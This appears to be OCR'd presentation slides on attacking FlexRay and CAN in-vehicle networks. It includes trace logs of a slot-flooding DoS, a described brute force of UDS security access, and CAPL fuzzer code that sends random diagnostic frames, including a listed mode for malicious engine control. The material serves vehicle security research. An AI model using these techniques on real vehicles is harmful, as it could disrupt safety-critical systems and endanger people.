🖓 😐 🐼 3. 345192	FR 1 A	C36	PDU	4	Rx	32	14	197	0	0	0	0	0	20	8 3	0 192	0	2	96	0	0	0 (	) 0	0	0	0 1	40 2	40	0 0	0	0	0	0	0 (	\$
<																																			>

# FlexRay Dos attack

By occupying all the time slots of FlexRay, all normal communication packets of FlexRay cannot work, thus forming a DOS attack.

Tin	ne	Channel	N. Identifier	Туре	Cycle	Dir	DLC	Data	Frame State	Fr
	8. 717594	FR 1 A	D 6 [ 0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 717655	FR 1 A	7	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🖻 🛷 8. 717716	FR 1 A	C 8	PDU	60	Tx	8	255 255 255 255 255 255 255 255	0x20	VA
	🗉 🔜 8. 717716	FR 1 A	C 8 [ 0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 717777	FR 1 A	9	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🗉 ⁄ <b>8.</b> 717838	FR 1 A	A 10	PDU	60	Tx	8	255 255 255 255 255 255 255 255	0x20	VA
	🗉 🔛 8. 717838	FR 1 A	A10 [ 0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 717899	FR 1 A	11	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🖻 🛷 8. 717960	FR 1 A	S 12	PDU	60	Tx	8	255 255 255 255 255 255 255 255	0x20	VA
	😐 ⁄ <b>&amp;</b> 8. 717960	FR 1 A	S 12	PDU	60	Tx	24	255 255 255 255 255 255 255 255 255 255	0x20	VA
	😐 🔛 8. 717960	FR 1 A	S12 [ 0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 718021	FR 1 A	13	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 718082	FR 1 A	14	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🗉 🛷 8. 718143	FR 1 A	A 15	PDU	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🗉 🔛 8. 718143	FR 1 A	A15 [ 0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 718204	FR 1 A	16	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🗉 🛷 8. 718265	FR 1 A	D17	PDU	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	😐 🔛 8. 718265	FR 1 A	D17 [ 0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 718326	FR 1 A	18	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 718387	FR 1 A	19	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🗉 💫 8. 718448	FR 1 A	S 20	PDU	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🗉 🔛 8. 718448	FR 1 A	S 20	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 718509	FR 1 A	21	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 718570	FR 1 A	22	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🗉 🐼 <b>8.</b> 718631	FR 1 A	I23	PDU	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	🗉 🔀 <mark>8.</mark> 718631	FR 1 A	I23 [ 0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
	8. 718692	FR 1 A	24	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA
7	■ 20 8. 722289	FR 1 A	V 1	PDU	61	Tx	32	255 255 255 255 255 255 255 255 255 255	0x20	VA

### **FlexRay Protocol Principle**

### FlexRay static frame attack method

FlexRay dynamic frame attack method

## FlexRay Diagnostic message

Before attacking the FlexRay diagnostic message, you can traverse all ECU nodes by traversing the sending 10 01 service to obtain the ECU addresses that respond to all response messages and narrow the range of attack IDs. Targeted only FUZZ the response ECU to improve the attack efficiency.

🗶   🗧 👻 🖷   📫	- 🖬 🗎	ō -				Config	uration	n2 * [F	Real Bus	s] - Ve	ector	CAN	e /pr	0						- 0 >
File Home Ar	nalysis Simulati	on Test I	Diagnostics Enviro	nment	Hardwa	re 1	ools	Layo	out											^ (
										-	X			0		_		200	• Inn	
System and Communication Setup	<ul> <li>Optional Bindir</li> <li>Activation</li> </ul>	ng Simulation Setup <del>-</del>	Model Generation Wizard		e/Network anels –		curity guratio		pplicati Panel •			active ator s		)U Int Gener			Frame nel 🔻	FR F Pan	5	
	Setup			Simu	ulation											Stimula	tion			
E Trace																_		×	Simulation Setup	— 🗆 X
• • • • • • • • • • • • •			ch> v AA		⇒ 🖕 - 📘		- Λ <b>≎</b>	<b>. .</b>	- 🔢 Ela	av P av	_								· · ·	X
	Channel								Paylo		•					Err	Fra			➡₩ Networks ➡₩ FlexRay Clus
Image: Constraint of the second s		Name			Туре	-			-			0	0	0 0					Test 914	FlexRay
8 8 8 942.94				63	Raw Frame Data Frame	2	Tx	64	16	1 0	) 0	0	0	0 0		0x2			Prog	🖻 🖳 Nodes
8 ♀ ⊕ ₹ 2942. 94				64 65	Data Frame Data Frame		Tx Tx	64 64	16 16	1 0		0	0	0 0	· ·	0x2				및 914 및 Interacti
	12351 FR 1 A			66	PDU PDU	2	Tx	32	16	1 0		0	0	0 0	Ŭ	0x2			Cluster	🖳 Replay bl
-	12441 FR 1 A			66	Raw Frame		Tx	52 64	16	1 0	, 0 ) 0	0	0	0 0		0x2			FlexRay FlexRay 1	□ ■ Databases ■ Backbo.
				67	Data Frame		Tx	64	16	1 0	, 0 ) 0	0	0	0 0		0x2			Flexkay 1	<ul> <li>* Channel</li> </ul>
2942.94				68	PDU	2	Tx	32	16	1 0	, 0 ) 0	0	0	0 0	0	0x2				
				68	Raw Frame	2	Tx	64	16	1 0	0	0	õ	0 0	0	0x2				
2942.94				69	PDU	2	Tx	32	16	1 0	0	0	0	0 0	0	0x2				
2942.94				69	Raw Frame	2	Tx	64	16	1 0	) 0	0	0	0 0	0	0x2				
2942.94				70	PDU	2	Tx	32	16	1 0	) 0	0	0	0 0	0	0x2				
🖓 🕀 🖂 2942. 94				70	Raw Frame	2	Tx	64	16	1 0	) ()	0	0	0 0	0	0x2				
2942.94				71	PDU	2	Тx	32	16	1 0	0	0	0	0 0	0	0x2	0 VAL			
🖓 🗉 🔜 2942. 94	42891 FR 1 A			71	Raw Frame	2	Tx	64	16	1 0	) 0	0	0	0 0	0	0x2	0 VAL			
2942.94	42981 FR 1 A			72	PDU	2	Tx	32	16	1 0	0	0	0	0 0	0	0x2	0 VAL			
🖓 🖃 🔤 2942. 94	42981 FR 1 A			72	Raw Frame	2	Тx	64	16	1 0	0 0	0	0	0 0	0	0x2	0 VAL	~		
																		*	< >	
<																	3	>	FlexRay	< >

# FlexRay Diagnostic message

Precautions:

In the dynamic message

diagnostic frame, the time slot needs to be registered before sending data, otherwise the message cannot be sent normally. There is no requirement for the selection of the time slot, only registration is required.

🗲 ▾ ●   🏲 ▾   File Home Analysis	Simulation	Test Di	agnostics Env	vironment			Tools		[Real Bus] - /out								
		Test Di		nonnenc		e		Lay	_		_				_	_	_
	-@- <b>↓</b>				$\sim$					Þ			<b>@</b> ►		X		R
System and Op	tional Binding Activation <del>-</del>	Simulation Setup 🕶	Model Generat Wizard		e/Network anels –		curity iguratio		Application Panel 🕶		ractive erator •		Interac nerator		FR Fi Pan		FR Pa
Setu	Ip			Simu	ulation									Stim	nulatio	on	
Trace															_ 1		X
		THE Coord	h>		⇒	<b></b>			E Floy							J .	
			n> ~ (					_	▼ FlexF	kay 🝷					<b>F</b>	<b>F</b>	
Time           P         -∞         6486. 673714           P         -∞         6486. 673714		ame			Туре				. Payload				~~ ~ ~ ~			Fra	•
6486. 673714	FR 1 A				PDU	16	Tx	32	207 147 2		40 19		39 217			VAL	
6486. 673714	FR 1 A					16	Tx	64	207 147 2							VAL	
6486. 673804	FR 1 A				Data Frame		Tx	64	159 194 1			7 93 1			0x20	VAL	
₩ 6486. 673894	FR 1 A				PDU	16	Tx	32		84 39			52 85		0x20	VAL	
6486. 673894	FR 1 A		•			16	Tx	64	148 47 1			1 105			0x20	VAL	
6486. 673984	FR 1 A				PDU	16	Tx	32	178 156 2						0x20	VAL	
6486. 673984	FR 1 A					16	Tx	64	178 156 2			2 145 2				VAL	
<b>6486.</b> 674074	FR 1 A				PDU	16	Tx	32	130 173 1						0x20	VAL	
6486. 674074	FR 1 A		•		Raw Frame PDU	16	Tx	64	130 173 1			4 163 1				VAL	
6486. 674164	FR 1 A FR 1 A					16 16	Tx Tx	32	62 219 1						0x20	VAL VAL	
Image: Contract of the second sec	FR 1 A		•		PDU	16	Tx	64 32	62 219 1 26 55			5 251	81 31		0x20	VAL	
₽ ⊕ 36486.674254	FR 1 A					16	Tx	52 64	26 55 26 55						0x20 0x20	VAL	
6486. 678264	FR 1 A				PDU	10	Tx	32				12402			0x20 0x20	VAL	
₽ ⊕ 36486.678264	FR 1 A					17	Tx	64				1 240 2				VAL	
6486. 678354	FR 1 A		•			17	Tx	32				9 141 2			0x20	VAL	$\sim$
₽ ⊕ 36486.678354	FR 1 A					17	Tx	64	99 250							VAL	Ŧ
<	IKIM			02	Raw Frame	11	14	01	33 200	10 240	100 4	.5 141 2	20 124		0120	>	-
																	_
te																	
× 🔜 🖍 州 🔤 🔁 📷																	
Source	Message																
System			ot configured		-	-											
System			ot configured		-												
System			ot configured		-	-											
System			ot configured														
System			ot configured			-											
System			ot configured		-												
System			t configured		-												
System	CLOT 1	1) b2 10 p	ot configured	+ tor th	Aunamic	sem	mentl										

# FlexRay Diagnostic message

In CANoe's Frame Panel, a single FlexRay diagnostic message can be sent to dynamically analyze the ECU response, which is more flexible than the CAPL script.

																					- 🗆 X
Static Frames	⊒ Dynami	ic Frames																			
🔀 Dynamic Frame	s																				
Action	Name					ld		Offse	ət	R	epetition	Clus	ster C	hannel	PP	Tx Flag			Initial Tx	Lengt.	•
E Constantino de la constant	Adme					131		0		✓ 64	ł	× 1	∼ A	~		Event Trigg	gered	$\sim$	$\checkmark$	8	
	VgmF					87		0		~ 1		~ 1	~ A	~		Time Trigge	ered	$\sim$	$\checkmark$	22	
E Constantino de la constant	Vgmł					88		0		~ 1		~ 1	~ A	~		Event Trigg	gered	$\sim$	$\checkmark$	22	
E Constantino de la constant	VgmI					89		0		~ 1		$\sim$ 1	×A	$\sim$		Event Trigg	gered	$\sim$	$\checkmark$	22	
Add Exeme		٨٩٩	Dow	_	Do	1.0+0.1			ī	Ucln											
Add Frame Payload View S Raw Data View	Selected		Row		De	lete l	Row		I	Help											
😢 Payload View S	Selected ~Sign	Byte: 8	Row 3	4	5 6	78	9		. 1. 1.	1. 1. 1.		2. 2. 2. 2.	2. 2. 2.	2. 2. 3	3. 3.						
🔀 <b>Payload View S</b> — Raw Data View	Selected ~Sign	Byte: 8 al View 1 2			5 6	78	9		. 1. 1.	1. 1. 1.	1. 1. 2. 2 0 0 0 0		2. 2. 2.	2. 2. 3	3. 3.						

### FlexRay dynamic frame attack

The UDS 27 service uses brute force to try to obtain the highest authority. The ECU has no deadlock penalty mechanism. After a period of traversal, the authority is successfully obtained. Can communicate with ECU normally.

Time	Chan Name	Slot -	Type	Cycle	Dir	Length	Payload Fr. *
🖓 🖻 🐼 12. 125535	FR 1 A	5	PDU	2	Rx	32	112 150 63 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
🖓 😐 🐼 12. 135535	FR 1 A	5	PDU	4	Rx	8	208 89 0 0 0 0 0 0 0 <b>0 0</b>
🖓 😐 🔜 12. 135535	FR 1 A	5 [ 0, 4]	Raw Frame	4	Rx	32	208 89 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
🖓 😐 🔛 12. 140535	FR 1 A	5 [ 1, 2]	Raw Frame	5	Rx	32	2 0 97 244 15 167 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
🖓 😐 🔀 12. 125535	FR 1 A	5 [ 2, 4]	Raw Frame	2	Rx	32	112 150 63 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
🖓 🗗 🐼 12. 140657	FR 1 A	7	PDU	5	Rx	32	75 0 0 68 34 180 0 0 162 68 54 35 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
🖓 🗗 🐼 12. 125657	FR 1 A	7	PDU	2	Rx	32	120 0 202 40 152 0 0 16 112 0 53 0 0 0 0 0 0 0 0 22 0 0 0 0 0 0 00x
🖓 📃 🔽 0. 035966	FR 1 A	7	Null Frame	16	Rx		
🖓 🗗 松 11. 835665	FR 1 A	7	PDU	8	Rx	32	$^{143}$ $^{12}$ 120 0 202 40 152 0 0 16 112 0 53 0 0 0 0 0 0 0 0 0 22 0 0 0 0 0 0 0 0 0
🖓 📴 🔛 12. 140657	FR 1 A	7 [ 1, 2]	Raw Frame	5	Rx	32	75 0 0 68 34 180 0 0 162 68 54 35 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
🖓 🖬 🔛 12. 125657	FR 1 A	7 [ 2, 4]	Raw Frame	2	Rx	32	120 0 202 40 152 0 0 16 112 0 53 0 0 0 0 0 0 0 0 22 0 0 0 0 0 0 00x
🖓 🖻 🔛 11. 835665	FR 1 A	7 [ 8,64]	Raw Frame	8	Rx	32	143 12 93 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
🖓 🖢 😼 12. 140718	FR 1 A	8	PDU	5	Кx	32	61 0 0 1/1 82 0 0 0 10 24 0 53 / 141 45 0 0 128 0 0 0 0 114 198 144 144 0x.
🖓 🖻 裣 12. 125718	FR 1 A	8	PDU	2	Rx	32	15 128 192 100 0 64 0 58 185 192 0 80 12 0 0 91 197 144 27 32 32 32 32 32 32 32 32 32 0x
🖓 😐 松 12. 130718	FR 1 A	8	PDU	3	Rx	32	32 32 32 32 32 32 32 32 32 34 <b>1</b> 0 0 0 <b>64</b> 0 0 1 <b>182</b> 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 <b>1 0 1 0 1 182</b> 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 <b>1 0 1 182</b> 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
🖓 🗉 🐼 12. 135718	FR 1 A	8	PDU	4	Rx	8	208 83 0 4 0 2 0 0 <b>0x</b>
🖓 🖻 🔛 12. 135718	FR 1 A	8 [ 0, 4]	Raw Frame	4	Rx	32	208 83 0 4 0 2 0 0 255 252 0 0 255 251 0 0 0 0 0 0 0 255 252 255 144 0 3 1 98 <b>0x</b>
🖓 🗉 🔛 12. 140718	FR 1 A	8 [ 1, 4]	Raw Frame	5	Rx	32	61 0 0 171 82 0 0 0 0 10 24 0 53 7 141 45 0 0 128 0 0 0 0 114 198 144 144 144 0x
🖓 😐 🔛 12. 125718	FR 1 A	8 [ 2, 4]	Raw Frame	2	Rx	32	$15\ 128\ 192\ 100\ 0\ 64\ 0\ 58\ 185\ 192\ 0\ 80\ 12\ 0\ 0\ 0\ 91\ 197\ 144\ 27\ 32\ 32\ 32\ 32\ 32\ 32\ 32\ 32\ 32\ 32$
🖓 💷 🔛 12. 130718	FR 1 A	8 [ 3, 4]	Raw Frame	3	Rx	32	32 32 32 32 32 32 32 32 32 <b>64 1</b> 0 0 <b>64</b> 0 0 1 <b>182</b> 0 0 0 0 0 0 0 0 0 0 0 0 <b>0x</b>
<							>






## FUZZ tool


Finally, I will introduce the FUZZ tool for the in-vehicle bus. For in-vehicle network attacks, researchers often take a lot of time in the process of packet capture and analysis and field determination. Using FUZZ to conduct attack research on vehicles, many such as stack overflow, heap overflow, backdoor instructions, and malicious messages can be found. Wait. The FUZZ tool not only saves researchers a lot of time and improves work efficiency, but also can often find the problems of the in-vehicle bus more comprehensively.

We have developed a set of CANoe-based CAN and FlexRay bus FUZZ tools for the security experiment of the Internet of Vehicles. In the future, we will open source this tool to github at the right time. This tool can automate FUZZ in-vehicle CAN and FlexRay networks, automatically form analysis reports, and efficiently and comprehensively determine many problems in the in-vehicle network.

#### Attack instances



### **Bus Attack Flow**



One: First select the FUZZ mode (efficient, comprehensive, single-frame, multi-frame, etc.).

Two: Obtain the status of the target ECU and determine that the status of the target ECU is normal.

Three: Send the constructed message data (generated according to the FUZZ mode), and save the sent message log at the same time.


Four: Periodically monitor the ECU status to determine whether the ECU status is normal.

Five: If normal, repeat three and four.

If an exception occurs, send UDS 11 service to restart the ECU.


Replay the messages in the log and monitor the ECU status. If the abnormal state can be reproduced, record the message and generate a FUZZ report.

## FUZZ Tool schematic diagram



## **Application scenarios**

It can be used not only on the entire vehicle, but also on the individual ECU.



on message

Monitor messages sent and received on the bus

Select the Rx or Tx message through this.dir.

Select the ECU ID by this.id.

Filter message bytes by this.byte(0x0).

on Error Monitor the error on the bus and analyze the cause of the error.

Output() sends CAN message

```
on message *
                             filtration
  if((FUZZ Model!=5)&&(FUZZ Model!=6)&&(FUZZ Model!=7)){
     if((this.dir==Rx)&&((FUZZ_Model!=5)||(FUZZ_Model!=4))){
       if((FUZZ Model==1)||(FUZZ Model==2)){
         for(Rxcount=0;Rxcount<=FUZZ_1_ECU_Count_All;Rxcount++){</pre>
           if(FUZZ1_Response_ECU_ID_All[Rxcount] == (this.id-8) ){
              ReceiveData[0]=this.id;
              ReceiveData[1]=this.byte(0);
                                                   EUC ID
              ReceiveData[2]=this.byte(1);
              ReceiveData[3]=this.byte(2);
                                                   CAN Message
              ReceiveData[4]=this.byte(3);
              ReceiveData[5]=this.byte(4);
              ReceiveData[6]=this.byte(5);
              ReceiveData[7]=this.byte(6);
              ReceiveData[8]=this.byte(7);
          if((this.byte(0)<0x20)))((this.byte(1)!=0x50)&&(this.byte(2)!=0x01)))
            RecordLog(ReceiveData,9,tmpErr Str,0);
          }else{
                  RecordLog(ReceiveData,FUZZ 1 ECU Count All,tmpErr Str,3);
    }else if((FUZZ Model==3)&&(FUZZ 1 ECU Flag All==0)){
             ReceiveData[0]=this.id;
             ReceiveData[1]=this.byte(0);
             ReceiveData[2]=this.byte(1);
             ReceiveData[3]=this.byte(2);
             ReceiveData[4]=this.byte(3);
             ReceiveData[5]=this.byte(4);
             ReceiveData[6]=this.byte(5);
             ReceiveData[7]=this.byte(6);
             PeceiveData[8] = this hyte(7).
```

For the attack chain structure of the CAN diagnostic message, the FUZZ tool lists one item and performs the detection in sequence. The test for 27 services takes a long time.

CAN and FlexRay are similar to FUZZ for diagnostic messages, the main difference is that the diagnostic messages of FlexRay are sent using dynamic frames. The construction of the message constructs the data according to the previous research on UDS.

//\*\*\*\*\*\*\*1. Dos attack Bus malicious message terminated /\*\*\*\*\*\*2. /\*\*\*\*\*\*3. No precondition reset //\*\*\*\*\*\*4. SF scan //\*\*\*\*\*\*\*5 DiagID scan //\*\*\*\*\*\*6. DID scan //\*\*\*\*\*\*\*7. SID scan //\*\*\*\*\*\*8. Data scan //\*\*\*\*\*\*\*9. Data tamper //\*\*\*\*\*\*10. 27 Seed length scanning //\*\*\*\*\*\*\*11. 27 Probing the number of security authentication errors //\*\*\*\*\*\*\*12. 27 Brute force testing /\*\*\*\*\*\*13. 27 Random number strength detection 28 Writing malicious data disrupts the system //\*\*\*\*\*\*\*14. //\*\*\*\*\*\*\*15. 2F Malicious control of engine and other actions. Request\_Msg.id=0x7DF; 11 11 Request Msg.dlc=8; 11 Request\_Msg.byte(0)=0x2; 11 Request\_Msg.byte(1)=0x11; 11 Request Msg.byte(2)=0x01; 11 Request Msg.byte(3)=random(0xFF); 11 Request\_Msg.byte(4)=random(0xFF); 11 Request Msg.byte(5)=random(0xFF); 11 Request\_Msg.byte(6)=random(0xFF); 11 Request\_Msg.byte(7)=random(0xFF); 11 Request Msg.can = 1; 11 output(Request Msg);

on frFrame\*() Monitor FlexRay bus data.

testWaitForTimeout() Delay function, the standard response time of ECU is 50ms, so the function on frFrame\*() that monitors the bus will not be able to monitor the bus data if the delay function is not added.

frOutputDynFrame() Send dynamic message frame function.

frUpdateStatFrame() Send static message frame function

```
byte SeedLog Count;
  //开关函数。是否记录及发送日志报文
 byte RecordLog_Flag=0;
 byte SeedLog Flag=0;
 //数据转字符串中间变量。
  char tmpErr_Str[200];
//仅能接收到有效的帧数据。
on frFrame*{
  //响应函数,对总线上所有报文,第一层按方向分类成Rx与Tx。
 if(this.dir == Rx){
   if(1==FUZZ Model){
     if((this.byte(0)==0x50)&&(this.byte(1)==0x01)&&(this.byte(2)==0x00)){
       //将数据保存到Log日志中。
       for(RecordLog_Count=0;RecordLog_Count<=31;RecordLog_Count++){</pre>
         RecordLog Data[RecordLog Count+1]=this.byte(RecordLog Count);
       //将SoltID保存到数据中。
       RecordLog_Data[0]=this.fr_slotID;
       //将数组保存写入到Log日志中。
       RecordLog(RecordLog Data,33,tmpErr Str,0);
   }else if(2==FUZZ_Model){
   l_{a} = if(2 - FUT7 Model)
```

Example of diagnostic message:

Dynamic Diagnosis Message Construction

Destination address + source address + fixed byte + reserved bit + diagnostic message

Because of the FlexRay message setting, the sending channel needs to be selected.

The dynamic diagnostic message frame has no requirement for time slots.

The static message frame needs to select the correct time slot to send the message.


void Model\_2\_Diagnose()

for(Diag LoopCount=1;Diag LoopCount<=0xFFFF;Diag LoopCount++){</pre> for(Diag\_LoopDataCount=0;Diag\_LoopDataCount<=31;Diag\_LoopDataCount++){</pre> FlexrayRequest Msg.byte(Diag LoopDataCount)=0; FlexrayRequest\_Msg.fr\_slotID=Diag\_Slot\_ID\_Count; Diag\_Slot\_ID\_Count++; if(Diag Slot ID Count>=100){ Diag Slot ID Count=1; **Destination Address** FlexrayRequest Msg.byte(0)=0x16; FlexrayRequest\_Msg.byte(1)=0x01; Source Address FlexrayRequest\_Msg.byte(2)=0xE; FlexrayRequest Msg.byte(3)=0x80; Immobilization FlexravRequest\_Msg.byte(4)=0x40; Retain FlexrayRequest Msg.byte(5)=0x02; FlexrayRequest Msg.byte(6)=0x00; FlexrayRequest Msg.byte(7)=0x02; Diagnose Message FlexrayRequest\_Msg.byte(8)=0x10; FlexrayRequest Msg.byte(9)=0x01; FlexrayRequest\_Msg.fr\_cycleRepetition=1; FlexrayRequest Msg.msgChannel=1; FlexrayRequest Msg.fr PayloadLength=32;

frOutputDynFrame(FlexrayRequest Msg);

testWaitForTimeout(50);

### FUZZ Attack sample



:57	Time	Channel Name	Slot	Туре	Cycle	D *	Le	Payload	Fra	Fra 3	
0:01:26:	🖓 — 🎯 6486. 673714	FR 1 A	66	PDU	16	Tx	32	207 147 208 85 40 198 71 39 217	. 0x20	VAL 🖍	
0:0	🖓 🖻 🔣 6486. 673714	FR 1 A	66	Raw Frame	16	Tx	64	207 147 208 85 40 198 71 39 217	. 0x20	VAL	
	🖓 🗉 🔛 6486. 673804	FR 1 A	67	Data Frame	16	Tx	64	$159\ 194\ 177\ 103  1  17  93\ 138\ 250  . \ .$	. 0x20	VAL	
	🖓 🛛 🐼 6486. 673894	FR 1 A	68	PDU	16	Tx	32	148 47 184 39 8 121 105 52 85	. 0x20	VAL	
	🖓 🗉 🔤 6486. 673894	FR 1 A	68	Raw Frame	16	Tx	64	$148  47  184  39  8  121  105  52  85  \dots$	. 0x20	VAL	
